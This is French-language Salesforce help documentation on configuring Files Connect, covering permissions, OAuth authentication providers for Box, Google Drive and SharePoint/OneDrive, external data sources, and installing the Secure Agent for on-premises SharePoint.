Conseil: Bien que vous puissiez autoriser l'accès à des sources de données aussi bien par les ensembles d'autorisation que par les profils, les ensembles d'autorisations vous permettent de définir plus rapidement l'accès de plusieurs types d'utilisateurs. Quelle que soit la méthode choisie, n'oubliez pas de donner un accès aux administrateurs pour qu'ils puissent configurer les sources de données.

1. Depuis Configuration, saisissez *Ensembles d'autorisation* dans la case Recherche rapide puis sélectionnez **Ensembles d'autorisation** ou saisissez *Profils* dans la case Recherche rapide puis sélectionnez **Profils**.
2. Créez un ensemble d'autorisations ou un profil, ou bien cliquez sur un ensemble ou profil existant.

   Si vous utilisez un ensemble d'autorisations, la licence utilisateur doit être définie sur l'option par défaut « Aucun ».
3. Pour un ensemble d'autorisations, cliquez sur **Autorisations système**, puis cliquez sur **Modifier**.

   Pour un profil, cliquez sur **Modifier**, et faites défiler la page jusqu'à la section Autorisations administratives.
4. Exécutez l'une des actions ci-dessous, cliquez sur **Enregistrer**.
   - Pour accéder à des sources de données basées sur le Cloud telles que SharePoint Online, sélectionnez **Files Connect dans le Cloud**.
   - Pour accéder à des sources de données sur site telles que SharePoint 2010 ou 2013, sélectionnez **Files Connect sur site**.

   Remarque: L'autorisation sur site est disponible avec une licence d'ensemble d'autorisations payante, « Files Connect for on-premises external data sources ». Pour activer la licence de votre organisation, reportez-vous aux instructions correspondantes dans l'aide de Salesforce.
5. Pour un ensemble d'autorisations, cliquez sur **Gérer les attributions** dans la barre d'outils en haut de la page. Puis cliquez sur **Ajouter les attributions**, sélectionnez les utilisateurs pour l'ensemble d'autorisations et cliquez sur **Attribuer**.

   Important: Ajoutez tous les administrateurs qui doivent configurer des sources de données externes.
6. Si ce n'est déjà fait, définissez les sources de données externes pour votre organisation :
   - Définition d'une source de données externe pour SharePoint Online ou OneDrive for Business
   - Définition d'une source de données externe pour SharePoint 2010 ou 2013
   - Définition d'une source de données externe pour Google Drive
   - Définition d'une source de données externe pour Box

   Remarque: Si vous sélectionnez un type d'identité Principal nommé pour la source de données, ignorez les étapes ci-dessous. Continuez si vous sélectionnez Par utilisateur.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour définir des autorisations :
- Personnaliser l'application

Files Connect pour les sources de données externes sur site :
- API activée

7. Dans Configuration, revenez à la page de détail pour l'ensemble d'autorisations ou le profil. Procédez comme suit :
   - Pour un ensemble d'autorisations, cliquez sur **Accès à une source de données externe** dans la section Applications.
   - Pour un profil, accédez à la liste associée Accès à la source de données externe activé.
8. Cliquez sur **Modifier**, ajoutez des sources de données spécifiques à la liste Sources de données externes activées et cliquez sur **Enregistrer**.

   (Les utilisateurs saisissent leurs identifiants lors de leur premier accès aux sources de données externes, ou dans leurs paramètres personnels sur la page Paramètres d'authentification pour les systèmes externes).

CONSULTER ÉGALEMENT :

Processus de configuration de Files Connect

Activation de Salesforce Files Connect pour votre organisation

Ensembles d'autorisations

Profils

# Création d'un fournisseur d'authentification pour Box

Pour pouvoir utiliser Box comme source de données externe, vous devez créer un fournisseur d'authentification dédié dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des fournisseurs d'authentification :
- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

## Création d'un fournisseur d'authentification dans Salesforce

1. Dans Configuration, saisissez *Fournisseurs d'authentification* dans la case Recherche rapide, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Pour Type de fournisseur, sélectionnez **Open ID Connect**, puis définissez les options suivantes :
   - Nom : saisissez le nom que vous souhaitez afficher dans Salesforce.
   - Suffixe d'URL : saisissez le suffixe que vous souhaitez afficher à la fin du chemin de l'URL. Par défaut, le suffixe correspond à l'entrée Nom.
   - Clé consommateur : saisissez une valeur d'espace réservé. Vous renseignerez ce champ après avoir créé l'application Box à l'étape 5.
   - Secret consommateur : saisissez une valeur d'espace réservé. Vous renseignerez ce champ après avoir créé l'application Box à l'étape 5.
   - Autoriser l'URL du point de terminaison : saisissez `https://app.box.com/api/oauth2/authorize`
   - URL de point de terminaison de jeton : saisissez `https://app.box.com/api/oauth2/token`
   - URL de point de terminaison des informations utilisateur : laissez vide.
   - Étendues par défaut : laissez ce champ vide.
4. Cliquez sur **Enregistrer**. En bas de la page de détail Fournisseur d'authentification, copiez ensuite l'entrée URL de rappel dans un fichier texte (vous l'utiliserez lors de la création de l'application Box).

5. Créez une application Box. Revenez ensuite à l'étape 6.
6. Lorsque vous avez créé l'application Box, modifiez le Fournisseur d'authentification Salesforce et remplacez les valeurs suivantes par celles de l'application Box.
   - `Consumer.Key` : le client_id Box.
   - `Consumer.Secret` : le client_secret Box.
7. Cliquez sur **Enregistrer**. Votre fournisseur d'authentification Box est prêt à être utilisé.

## Création d'une application Box

1. En utilisant les identifiants de votre compte administrateur Box, connectez-vous à `https://app.box.com/developers/services`.
2. Cliquez sur **Créer une application Box**.
3. Saisissez le nom du projet, sélectionnez le contenu Box, puis cliquez sur **Créer l'application**.
4. Cliquez sur **Configurer votre application**.
5. Dans le champ **redirect_uri**, collez l'URL de rappel Salesforce indiquée dans la spécification OAuth2.
6. Copiez les valeurs **client_id** et **client_secret** dans un fichier texte. Saisissez ces valeurs à l'étape 6, Créer un fournisseurd'authentification, dans Salesforce.

# Définition d'une source de données externe pour Box

Permettez aux utilisateurs d'accéder à leurs contenus Box à partir de l'accueil Fichiers, de publication de fil et de la recherche.

1. Dans Configuration, dans Salesforce Classic, saisissez *`Sources de données externes`* dans la case `Recherche rapide`, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe**. Configurez ensuite les options ci-dessous.

| Champ | Description |
|---|---|
| `Étiquette` | Nom convivial de la source de données, affiché dans l'interface utilisateur Salesforce. |
| `Nom` | Identifiant unique utilisé pour référencer la définition de cette source de données externe via l'API. Le champ **Nom** peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Type` | Sélectionnez **Files Connect: Case** |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir une source de données externe :
- Personnaliser l'application

| Champ | Description |
| --- | --- |
| `Type d'identité` | Type d'identité utilisé pour l'authentification à la source de données externe.<br>Sélectionnez **Par utilisateur** afin de demander des identifiants séparés pour chaque utilisateur qui accède à la source de données (les administrateurs doivent activer la source de données pour des ensembles d'autorisations et les profils spécifiques ; les utilisateurs saisissent leurs identifiants la première fois qu'ils accèdent à la source données.) |
| `Protocole d'authentification` | Protocole utilisé pour accéder à Box.<br>Sélectionnez **OAuth 2.0**. |
| `Fournisseur d'authentification` | Saisissez le fournisseur d'authentification Box. |
| `Étendue` | Laissez vide. |
| `Démarrer le flux d'authentification à l'enregistrement` | Sélectionnez cette option pour tester immédiatement les paramètres ci-dessus. |

# Création d'un fournisseur d'authentification pour Google Drive

Pour pouvoir utiliser Google Drive comme source de données externe, vous devez créer un fournisseur d'authentification dédié dans Salesforce. Le processus commence par la création d'un projet associé dans la console Google Developers.

## Création d'un projet dans la console Google Developers

1. À l'aide des identifiants de votre compte administrateur Google App for Work, connectez-vous à **`https://console.cloud.google.com`**.
2. Dans la barre de titre, agrandissez **Accéder au projet**, puis cliquez sur **Créer un projet**.
3. Saisissez le nom du projet, puis cliquez sur **Créer**.
4. Dans le tableau de bord du projet, cliquez sur l'icône de menu en haut à gauche, puis sur **Gestionnaire d'API**.
5. Dans le gestionnaire d'API, accédez à l'onglet API Google, puis recherchez *`API Google Drive`*.
6. Cliquez sur **API Google Drive** dans les résultats de recherche, puis sur **Activer l'API**.
7. Cliquez sur **Identifiants** dans le menu gauche.
8. Dans l'onglet Écran d'autorisation OAuth, saisissez une adresse e-mail et un nom de produit valides. Cliquez ensuite sur **Enregistrer**.
9. Dans l'onglet Identifiants, cliquez sur **Ajouter des identifiants**, puis sélectionnez `ID client OAuth`.
10. Sélectionnez `Application Web`, puis cliquez sur **Créer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des fournisseurs d'authentification :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

11. Copiez les valeurs de l'ID client et du Code secret client dans un fichier texte. Ces valeurs seront utiles lors de la création d'un fournisseur d'authentification dans Salesforce.

## Création d'un fournisseur d'authentification dans Salesforce

1. Dans Configuration, saisissez *Fournisseurs d'authentification* dans la case Recherche rapide, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Pour Type de fournisseur, sélectionnez **Open ID Connect**, puis définissez les options suivantes :
   - Nom : saisissez le nom que vous souhaitez afficher dans Salesforce.
   - Suffixe d'URL : saisissez le suffixe du chemin de l'URL. Par exemple, dans le chemin https://login.salesforce.com/services/authcallback/00Dx00000000001/MonFournisseurGoogle, le suffixe est « MonFournisseurGoogle »
   - Clé consommateur : saisissez l'identifiant client que vous avez copié lors de la création du projet Google.
   - Secret consommateur : saisissez le code secret du client que vous avez copié lors de la création du projet Google.
   - URL de point de terminaison d'autorisation : saisissez https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force
   - URL de point de terminaison de jeton : saisissez https://accounts.google.com/o/oauth2/token
   - Portées par défaut : saisissez openid email profile https://www.googleapis.com/auth/drive
4. Cliquez sur **Enregistrer**. En bas de la page de détail Fournisseur d'authentification, copiez ensuite l'entrée URL de rappel dans un fichier texte (cette URL sera utile lors de la modification du projet Google).

## Modification du projet dans la console Google Developer

1. Dans Gestionnaire d'API, cliquez sur **Identifiants** dans le menu gauche.
2. Cliquez sur l'application Web créée précédemment.
3. Dans la section URI de redirection autorisée, saisissez l'URL de rappel que vous avez copiée en créant le fournisseur d'authentification dans Salesforce.
4. Cliquez sur **Enregistrer**.

# Définition d'une source de données externe pour Google Drive

Permettez à vos utilisateurs Chatter d'accéder à leurs contenus Google Drive à partir de l'onglet Fichiers, de publications dans le fil et de la recherche. Salesforce prend en charge les documents, les feuilles, les diapositives et les dessins Google.

1. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe**. Configurez ensuite les options ci-dessous.

| Champ | Description |
|---|---|
| Étiquette | Nom convivial de la source de données, affiché dans l'interface utilisateur Salesforce. |
| Nom | Identifiant unique utilisé pour référencer la définition de cette source de données externe via l'API. Le champ **Nom** peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Type | Sélectionnez **Files Connect: Google Drive** |
| Type d'identité | Type d'identité utilisé pour l'authentification à la source de données externe.<br>Sélectionnez **Par utilisateur** afin de demander des identifiants séparés pour chaque utilisateur qui accède à la source de données (les administrateurs doivent activer la source de données pour des ensembles d'autorisations et les profils spécifiques ; les utilisateurs saisissent leurs identifiants la première fois qu'ils accèdent à la source données).<br>Sélectionnez **Principal nommé** afin d'utiliser le même ensemble d'identifiants pour tous les utilisateurs qui accèdent à la source de données à partir de Salesforce. |
| Protocole d'authentification | Le protocole utilisé pour accéder à Google Drive.<br>Sélectionnez **OAuth 2.0**. |
| Fournisseur d'authentification | Saisissez le fournisseur d'authentification Google Drive. |
| Étendue | Laissez vide. |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour définir une source de données externe :

- Personnaliser l'application

| Champ | Description |
|---|---|
| `Démarrer le flux d'authentification à l'enregistrement` | Sélectionnez cette option pour tester immédiatement les paramètres ci-dessus. |

# Création d'un fournisseur d'authentification pour SharePoint Online ou OneDrive for Business

Pour utiliser l'une des sources de données externe Cloud de Microsoft, vous devez créer un fournisseur d'authentification pour ce service dans Salesforce, puis inscrire ce fournisseur dans une application Web Microsoft Azure.

Pour configurer entièrement un fournisseur d'authentification, procédez comme suit :

1. Création d'un fournisseur d'authentification à l'aide de valeurs d'espace réservé
2. Enregistrement d'une application Web dans la console Azure Management
3. Configuration du fournisseur d'authentification dans Salesforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des fournisseurs d'authentification :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

## Création d'un fournisseur d'authentification à l'aide de valeurs d'espace réservé

Le fournisseur d'authentification fournit l'URI de redirection dont vous avez besoin pour enregistrer votre application.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Pour `Type de fournisseur`, sélectionnez **Open ID Connect**, puis définissez les options suivantes :
   - `Nom` : saisissez le nom que vous souhaitez afficher dans Salesforce.
   - `Suffixe d'URL` : saisissez le suffixe que vous souhaitez afficher à la fin du chemin de l'URL. Par défaut, le suffixe correspond à l'entrée Nom.
   - `Clé consommateur` : saisissez une valeur d'espace réservé.
   - `Secret consommateur` : saisissez une valeur d'espace réservé.
   - `Autoriser l'URL de point de terminaison` : saisissez un espace réservé commençant par *https*.
   - `Autoriser de point de terminaison de jeton` : saisissez un espace réservé commençant par *https*.
   - `Étendues par défaut` : laissez ce champ vide.
4. Cliquez sur **Enregistrer**. En bas de la page de détail Fournisseur d'authentification, copiez ensuite l'entrée `URL de rappel` dans un fichier texte

## Enregistrement d'une application Web dans la console Azure Management

1. Connectez-vous à Azure à l'adresse `https://manage.windowsazure.com/` (si vous rencontrez des problèmes, connectez-vous à Azure avec votre navigateur en mode « incognito » ou « privé »).

2. Dans le panneau de navigation gauche, sélectionnez **Active Directory**.
3. Sélectionnez votre Active Directory.
4. Dans la page Active Directory, sélectionnez **Applications** dans le menu de l'en-tête.
5. Cliquez sur **Ajouter** dans le menu du pied de page.
6. Sélectionnez **Add an application my organization is developing**.
7. Saisissez le nom de votre application, puis choisissez **Web Application and/or Web API**. Cliquez sur la flèche.
8. Dans l'écran **Propriétés de l'application**, saisissez :
   - `Sign-on URL` : saisissez une URL (vous pourrez changer cette valeur ultérieurement).
   - `App ID URI` : saisissez un URI unique (vous pourrez changer cette valeur ultérieurement).
9. Cliquez sur la coche pour terminer.
10. Une fois l'application créée, cliquez sur **Configurer** dans le menu de l'en-tête.
11. Copiez l'`ID client` dans un fichier texte. Il vous sera utile pour configurer le fournisseur d'identification dans Salesforce.
12. Créez une clé avec une durée d'une an ou de deux ans (la valeur de la clé sera affichée après l'enregistrement).
13. Mettez à jour l'`URL de réponse` avec l'URL de rappel que vous avez copiée dans votre fournisseur d'authentification Salesforce.
14. Retirez toutes les autorisations d'application existantes.
15. Cliquez sur **Ajouter l'application** et ajoutez Office 365 Sharepoint Online.
16. Cliquez sur **Delegated Permissions**, puis sur la flèche pour ajouter l'autorisation déléguée de votre choix.
17. Cliquez sur **Enregistrer** dans le menu du pied de page.
18. Copiez la valeur de la clé affichée dans votre fichier texte.

## Configuration du fournisseur d'authentification dans Salesforce

Dans Salesforce, remplacez les valeurs d'origine de l'espace réservé par les valeurs correctes de l'application Azure.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Modifier** en regard du fournisseur d'authentification que vous avez créé.
3. Modifiez les valeurs suivantes :
   - `Clé consommateur` : saisissez l'ID client que vous avez copié dans un fichier texte.
   - `Secret consommateur` : saisissez le Secret client que vous avez copié dans un fichier texte.
   - `URL de point de terminaison d'autorisation` : saisissez l'URL comme suit :
     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2FYOUR_TENANT.sharepoint.com%2F
     ```

     **Exemple SharePoint Online**
     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2Fcontenthubblitz.sharepoint.com%2F
     ```

     **Exemple OneDrive for Business**
     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2Fcontenthubblitz-my.sharepoint.com%2F
     ```

4. Cliquez sur **Enregistrer**. Vous pouvez maintenant utiliser votre fournisseur d'authentification.

CONSULTER ÉGALEMENT :

Processus de configuration de Files Connect

# Définition d'une source de données externe pour SharePoint Online ou OneDrive for Business

Avec Files Connect et Chatter, Salesforce peut accéder au contenu des systèmes Cloud de Microsoft.

1. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe**. Configurez ensuite les options ci-dessous.

| Champ | Description |
|---|---|
| Étiquette | Nom convivial de la source de données, affiché dans l'interface utilisateur Salesforce. |
| Nom | Identifiant unique utilisé pour référencer la définition de cette source de données externe via l'API. Le champ **Nom** peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Type | Sélectionnez **Files Connect: Microsoft SharePoint Online** ou **Files Connect : Microsoft OneDrive for Business**. |
| URL du site | L'URL de votre site SharePoint, collecte de site ou application Web.<br>**Important:** L'URL doit commencer par *https*. Elle doit se présenter comme suit : `https://salesforce.sharepoint.com/HRSite`<br>(ne copiez pas l'URL affichée dans le navigateur lorsque vous accédez à SharePoint ; elle ne doit pas se présenter comme suit : `https://salesforce.sharepoint.com/HRSite/SitePages/Home.aspx`) |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir une source de données externe :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| `Exclure les autres collectes de sites` | Accédez uniquement à la collection de site spécifiée par l'URL, en ignorant toutes les autres collections de site. |
| `Type d'identité` | Type d'identité utilisé pour l'authentification à la source de données externe.<br>Sélectionnez **Par utilisateur** afin de demander des identifiants séparés pour chaque utilisateur qui accède à la source de données (les administrateurs doivent activer la source de données pour des ensembles d'autorisations et les profils spécifiques ; les utilisateurs saisissent leurs identifiants la première fois qu'ils accèdent à la source données.)<br>Sélectionnez **Principal nommé** afin d'utiliser le même ensemble d'identifiants pour tous les utilisateurs qui accèdent à la source de données à partir de Salesforce. |
| `Protocole d'authentification` | Protocole utilisé pour accéder à SharePoint Online.<br>Sélectionnez **OAuth 2.0**. |
| `Fournisseur d'authentification` | Saisissez le fournisseur d'authentification SharePoint Online. |
| `Étendue` | Laissez vide. |
| `Démarrer le flux d'authentification à l'enregistrement` | Sélectionnez le test immédiat de vos paramètres ou la création d'un objet externe pour cette source de données externe. |

CONSULTER ÉGALEMENT :

Processus de configuration de Files Connect

# Configuration d'un agent sécurisé pour SharePoint 2010 ou 2013

Un Agent sécurisé fournit une communication sécurisée entre Salesforce et des données sur site dans SharePoint 2010 et 2013.

**Remarque:** Le processus de configuration d'un agent sécurisé nécessite une licence d'ensemble d'autorisations payante, « Files Connect pour les sources de données externes sur site ». Pour plus d'informations sur les licences d'ensemble d'autorisations, reportez-vous à l'aide de Salesforce.

Pour configurer entièrement un agent sécurisé, procédez comme suit :

1. Créez une application connectée pour l'agent sécurisé
2. Créez un profil et un utilisateur adaptés à l'agent sécurisé
3. Créez l'agent dans Salesforce, puis téléchargez le programme d'installation sur votre serveur
4. Installez et exécutez l'agent sur un Serveur Windows ou un Serveur Linux
5. Installez des plug-ins d'agent sécurisé pour votre source de données sur site
6. Mettez à jour les plug-ins déjà installés
7. Importez les certificats requis
8. Suivez et dépannez l'activité de l'agent sécurisé

**Conseil:** Pour suivre une procédure visuelle, reportez-vous à ce tutoriel vidéo de configuration d'un agent sécurisé.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer un agent sécurisé :
- Personnaliser l'application

## Création d'une application connectée pour l'agent sécurisé

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Dans la section Applications connectées, cliquez sur **Nouveau**.
3. Dans la section Informations de base, saisissez les paramètres suivants :
   - Nom de l'application connectée : saisissez un nom explicite comme « Application d'agent sécurisé ».
   - Nom d'API : laissez la valeur par défaut.
   - E-mail du contact : saisissez l'adresse e-mail de votre administrateur.
4. Dans la section API, sélectionnez **Activer les paramètres OAuth**, puis saisissez les paramètres ci-dessous :
   - URL de rappel : saisissez `https://login.salesforce.com` pour une instance de production, ou `https://test.salesforce.com` pour une sandbox.
   - Utiliser les signatures numériques : *désélectionnez* cette option.
   - Domaines OAuth sélectionnés : ajoutez « Accéder à vos données et les gérer (api) » et « Effectuer à tout moment des requêtes en votre nom (refresh_token, offline_access) ».
5. Cliquez sur **Enregistrer**.
6. Dans Configuration, saisissez *Applications connectées* dans la case Recherche rapide, puis sélectionnez l'option de gestion des applications connectées.
7. En regard de la nouvelle application, cliquez sur **Modifier**, puis saisissez les paramètres ci-dessous :
   - Utilisateurs autorisés : sélectionnez « Les utilisateurs administrateurs approuvés sont pré-autorisés ».
   - Relaxe d'IP : sélectionnez « Relâcher les restrictions IP ».

8. Cliquez sur **Enregistrer**.

## Création d'un profil et d'un utilisateur adaptés à l'agent sécurisé

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. En regard du profil Utilisateur standard, cliquez sur **Cloner**.
3. Dans Nom du profil, saisissez un nom explicite comme « Profil d'agent sécurisé ».
4. Cliquez sur **Enregistrer**.
5. En regard du nouveau profil, cliquez sur **Modifier**.
6. Dans la section Accès à l'application connectée, sélectionnez l'application connectée que vous avez créée pour l'agent.
7. Dans la section Autorisations administratives, sélectionnez **Modifier les agents sécurisés**.
8. Cliquez sur **Enregistrer**.
9. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
10. Cliquez sur **Nouvel utilisateur**.
11. Dans Profil, sélectionnez le profil que vous avez créé pour l'agent. Renseignez ensuite les champs obligatoires restants, puis cliquez sur **Enregistrer**.

    Important: Assurez-vous de *désélectionner* « Générer un nouveau mot de passe et avertir immédiatement l'utilisateur ».

## Création de l'agent dans Salesforce et téléchargement du programme d'installation sur votre serveur

1. Dans Configuration, saisissez *Agents sécurisés* dans la case Recherche rapide, puis sélectionnez **Agents sécurisés**.
2. Cliquez sur **Nouvel agent sécurisé**.
3. Saisissez une **Étiquette** pour l'interface utilisateur et un **Nom** pour l'API.

   Remarque: Sélectionnez l'étiquette avec précaution, car vous ne pouvez pas la modifier. Salesforce utilise la même étiquette pour préserver la connexion à l'agent.

4. Dans **Utilisateur proxy**, saisissez l'utilisateur que vous avez créé pour l'agent sécurisé.
5. Cliquez sur **Enregistrer**.
6. Dans la page de détail, cliquez sur **Télécharger le programme d'installation**, puis sélectionnez **Agent Linux** ou **Agent Windows**.
7. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, sélectionnez **Applications**, puis cliquez sur le nom de l'application connectée que vous avez créée. Dans la section API, copiez ensuite la valeur de Clé consommateur dans un fichier texte.
8. Sur votre serveur, copiez le fichier texte et le fichier du programme d'installation téléchargé (sfdc-agent.zip pour Windows ou sfdc-agent.run pour Linux).

   Important: Assurez-vous que le serveur peut accéder à Salesforce et à votre source de données sur site, et que Java 6.x ou 7.x est installé.

## Installation et exécution de l'agent sur un serveur Windows

1. Décompressez le fichier sfdc-agent.zip, puis double-cliquez sur SecureAgentInstaller.exe.
2. Cliquez sur **Next**, puis saisissez un dossier d'installation. Cliquez de nouveau sur **Next**, puis terminez l'installation initiale.
3. Lorsque la fenêtre de configuration s'affiche, saisissez les paramètres proxy utilisés pour la connexion à Salesforce.

   Conseil: Pour modifier les paramètres proxy après l'installation (suite à un nouveau mot de passe par exemple), saisissez la commande `agent:proxyconfig` dans l'interface de l'agent.

4. Pour Login Server Type, sélectionnez **Production** ou **Sandbox**.

   Conseil: Pour modifier ultérieurement ce paramètre de configuration et les suivants, désinstallez puis réinstallez l'agent.

5. Pour Oauth Client Key, saisissez la clé consommateur que vous avez copiée dans le fichier texte.
6. Dans les paramètres de cryptage, sélectionnez l'une des options suivantes :
   - **Generate** pour générer une paire de clés publique et privée aléatoire de 1024 octets. Pour utiliser une autre taille de clé, reportez-vous au paramètre Réutiliser un certificat existant. Notez ensuite le chemin affiché vers le fichier de certificat *.509 généré. Référencez ce champ dans l'application connectée Salesforce.
   - **Re-use existing keystore** pour réutiliser la paire de clés d'une installation antérieure de l'agent. Le magasin de clés est à l'emplacement suivant : `[dossier d'installation de l'agent]\etc\auth.jks`.

     Remarque: Si vous sélectionnez un magasin de clés existant, passez à l'étape 10.

   - **Réutiliser un certificat existant** pour sélectionner votre certificat et votre clé privée. Cette option vous permet d'utiliser une taille de clé différente. Pour plus d'informations, contactez Salesforce.
7. Dans Salesforce, dans Configuration, saisissez `Applications` dans la case `Recherche rapide`, puis sélectionnez **Applications**.
8. Cliquez sur **Modifier** en regard de l'application connectée, puis sélectionnez **Utiliser des signatures numériques**.
9. Cliquez sur **Sélectionner un fichier**, puis sélectionnez le certificat *.509. Cliquez ensuite sur **Enregistrer**.
10. Revenez au programme d'installation de l'agent et cliquez sur **Suivant** pour terminer l'installation.
11. Cliquez sur **Install Agent as Service** pour lancer le service « Salesforce Secure Agent » sur votre serveur.

    Conseil: Pour accéder aux services Windows, sélectionnez **Démarrer** > **Outils d'administration** > **Services**.

## Installation et exécution de l'agent sur un serveur Linux

1. Exécutez le programme d'installation avec l'une des commandes suivantes :
   - Instance de production :

     ```
     ./sfdc-agent.run
     ```

   - Instance Sandbox :

     ```
     ./sfdc-agent.run -l https://test.salesforce.com
     ```

- Instance de production avec votre propre paire de clés publique et privée :

```
./sfdc-agent.run -l https://login.salesforce.com -p [private key filename].PKCS8 -f
[public key filename].X509
```

- Instance de production avec un magasin de clés généré lors d'une installation antérieure :

```
./sfdc-agent.run -l https://login.salesforce.com -j [path to *.jks file]
```

Le fichier *.jks se situe à l'emplacement suivant : *[dossier d'installation de l'agent]/etc/auth.jks*

2. Suivez les instructions affichées pour renseigner un dossier d'installation et les paramètres proxy.

   Conseil: Pour modifier les paramètres proxy après l'installation, saisissez la commande *agent:proxyconfig* dans l'interface de l'agent.

3. Lorsque le programme d'installation vous invite à saisir une clé client OAuth, saisissez la valeur de Clé consommateur que vous avez copiée dans le fichier texte.

   Remarque: Si vous avez spécifié un magasin de clés généré lors d'une installation antérieure, passez à l'étape 8.

4. Si vous y êtes invité(e), générez une paire de clés publique/privée aléatoire de 1024 octets. Notez ensuite le chemin affiché vers le fichier de certificat *.509 généré. Référencez ce champ dans l'application connectée Salesforce.

   Remarque: Pour utiliser une taille de clé différente, contactez Salesforce.

5. Dans Salesforce, dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
6. Cliquez sur **Modifier** en regard de l'application connectée, puis sélectionnez **Utiliser des signatures numériques**.
7. Cliquez sur **Sélectionner un fichier**, puis sélectionnez le certificat *.509. Cliquez ensuite sur **Enregistrer**.
8. Revenez au programme d'installation de l'agent et appuyez sur Entrée pour terminer l'installation.
9. Lancez l'agent à l'aide de la commande : *[répertoire d'installation de l'agent]/bin/start*

## Installation des plug-ins de l'agent sécurisé pour votre source de données sur site

Pour connecter un agent sécurisé à une source de données externe dans Salesforce, vous devez installer les plug-ins requis.

1. Dans Configuration, saisissez *Agents sécurisés* dans la case Recherche rapide, puis sélectionnez **Agents sécurisés**.
2. Cliquez sur le nom d'un agent pour accéder à sa page de détail.
3. Dans la section Plug-ins de l'agent sécurisé, cliquez sur **Nouveau**.

   Pour SharePoint 2010 ou 2013, installez les plug-ins suivants :

   - Files Connect SharePoint
   - Files Connect Remote Connector Service
   - Secure Transport Client Service

4. Pour installer un plug-in, sélectionnez-le dans le menu Type, saisissez un nom explicite, puis cliquez sur **Enregistrer**. Répétez le processus pour chaque plug-in requis.

## Mise à jour des plug-ins déjà installés

Lorsque des mises à jour de plug-in sont disponibles, les administrateurs reçoivent des e-mails de notification hebdomadaires.

1. Dans Configuration, saisissez *Agents sécurisés* dans la case Recherche rapide, puis sélectionnez **Agents sécurisés**.
2. Dans la liste Plug-ins de l'agent sécurisé, si la colonne Mise à jour disponible indique « Oui », cliquez sur **Modifier** en regard de ce plug-in.
3. Sélectionnez **Mettre à jour la version recommandée lors de l'enregistrement**, puis cliquez sur **Enregistrer**.

## Importation des certificats requis

